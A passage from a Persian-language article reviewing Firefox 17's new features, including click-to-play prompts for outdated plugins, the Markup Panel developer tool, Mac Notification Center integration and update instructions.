متاسفانه یکی از مشکلات بزرگی که مرورگرهای مطرح وب که به صورت گسترده از افزونه ها پشتیبانی می کنند با آن درگیر هستند ، افزونه ها است . البته فکر نکنید که همه افزونه ها مشکل دارند . برخی از افزونه ها ممکن است به دلیل وجود برخی اشکالات در کدهای آنها ، باعث بوجود آمدن حفره های امنیتی شوند که همین امر می تواند راه خرابکاران اینترنتی را به سیستم شما باز کند .
قابلیت جدیدی که به نسخه ۱۷ فایرفاکس اضافه شده است باعث می شود تا برخی افزونه نیاز به تایید کاربر داشته باشند . هنگامی که یک افزونه مثل سیلور لایت ، فلش پلیر یا ادوب ریدر بروز رسانی نشده باشد و یکی از صفحات وب بخواهد از آنها استفاده کند ، فایرفاکس از کاربر برای اجرا آن افزونه اجزا می گیرد و همچنین پیغامی به منظور بروز رسانی آن افزونه نمایش داده می شود .
بنابراین اگر شما هم با چنین پیام هایی مواجه شدید ، بهتر است که سریعا اقدام به بروز رسانی افزونه از رده خارج خود کنید تا امنیت سیستم تان به خطر نیفتد .

۵- برای برنامه نویسان و توسعه دهندگان وب

مثل همیشه فایرفاکس چیزهای جدیدی برای برنامه نویسان و توسعه دهندگان وب به ارمغان آورده است . در این نسخه Markup Panel جدید اضافه شده است که یک ابزار جدید برای ویرایش DOM در صفحات وب HTML می باشد . هنگامی که شما Page Inspector را باز کنید ، این ابزار در دسترس تان قرار خواهد گرفت . همچنین با فشردن کلیدهای ترکیبی Alt + M و یا فشردن دکمه ای که در تصویر زیر مشخص شده است ، می توانید به این ابزار دسترسی حاصل کنید .



همچنین بهبودهایی در بخش های Web Console، Debugger و Developer Toolbar ایجاد شده است که باعث سرعت بیشتر و راحتی در استفاده از آنها برای برنامه نویسان خواهد شد .

۶- یکپارچه سازی با Notification Center سیستم عامل مک (نسخه شیر کوهی ۱۰،۸)

نسخه ۱۷ فایرفاکس با مرکز اطلاع رسانی سیستم عامل مک یکپارچه سازی شده است و با استفاده از آن پیام های مورد نظر را نمایش می دهد .

۷- جزئیات دیگر در مورد نسخه ۱۷ فایرفاکس

در این بخش به نکاتی در مورد نسخه ۱۷ فایرفاکس اشاره خواهیم کرد که دانستن آنها خالی از لطف نیست .

* نسخه ۱۷ دیگر از سیستم عامل مک ۱۰،۵ پشتیبانی نخواهد کرد .
* در این نسخه بیش از ۲۰ بهبود تنها در قسمت تب های جدید انجام شده است .
* مشکلاتی امنیتی که در نسخه های پیشین فایرفاکس وجود داشت ، کشف شده و در این نسخه حل شده اند .

کاربران فعلی مرورگر فایرفاکس می توانند با طی کردن آدرس زیر ، مرورگر خود را به آخرین نسخه بروز رسانی کنند :

Firefox -> Help -> About Firefox